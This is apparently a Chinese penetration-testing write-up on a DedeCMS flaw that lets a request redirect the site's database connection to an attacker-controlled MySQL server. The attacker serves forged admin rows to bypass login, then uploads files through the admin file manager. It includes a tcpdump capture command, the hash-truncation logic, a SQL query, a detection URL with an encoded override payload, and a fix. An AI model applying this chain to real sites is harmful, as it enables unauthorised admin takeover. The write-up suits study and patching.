
```
tcpdump -i eth0 -l port 3306 -w mysql.pcap
```


监听好以后在登录数据包中添加我构造好的公网开了泛解析的域名 `Payload`




发送过去，目标像我发起连接，但因为数据库是空的，很快就会响应完成


基本需要的信息在一次连接中就可以抓全了，数据包里包含了数据库用户名，数据库密码 HASH、数据库名，查询的表和字段





查询语句





接下来只需要建立对应的数据库和表名、字段并添加相应内容即可，这里用到了多表查询，所以得建立两个表只需要添加用到的字段即可

需要注意的是 `DedeCMS` 密码加密，是 `32` 位取 `20` 位数据库里面也需要对上，平时渗透搞到的 `20` 位密文是需要前减三后减一才能拿去解密的，`pubiews` 字段在 `DedeCMS` 中代表了权限，`admin_AllowAll` 即为管理员

```
    $mpwd = md5($pwd);
    $pwd = substr(md5($pwd), 5, 20);
```


添加完数据，本地拿抓到的查询语句测试一下是否正常

```
SELECT admin.*,atype.purviews FROM `_admin` admin LEFT JOIN `admintype` atype ON atype.rank=admin.usertype WHERE admin.userid LIKE '1' LIMIT 0,1
```

Message | Result 1 | Profile | Status

id	usertype	userid	pwd	uname	typeid	tname	email	purviews
1	admin	1	f297a57a5a743894a0e4	admin	1	admin	admin@admin.com	admin_AllowAll

携带 `Payload` 重新登录一次，我数据库里管理账号是 `1` 所以登录数据包也要一致，发送数据包让目标回连我的数据库，查询到结果即可通过后台鉴权，从而进入后台



不想写了，`DedeCMS` 文件管理器 `file_manage_main.php` 无脑上传

漏洞检测

访问以下 `URL` 提示链接数据库失败则说明存在漏洞。若不存在此文件，访问 `/index.php` 或 `/plus` 下的其他文件也可以。

```
/plus/search.php?
arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112
&arrs1[]=119&arrs1[]=100arrs2[]=49&arrs2[]=50&arrs2[]=51
```

修复方法，升级至最新版本或将 `Mysql` 类型改为 `mysqli`

结束

如果代码是完整的 `dedecms` 源码的话，我估计还有更多的利用链，前台无限制 `RCE` 也不是不可能。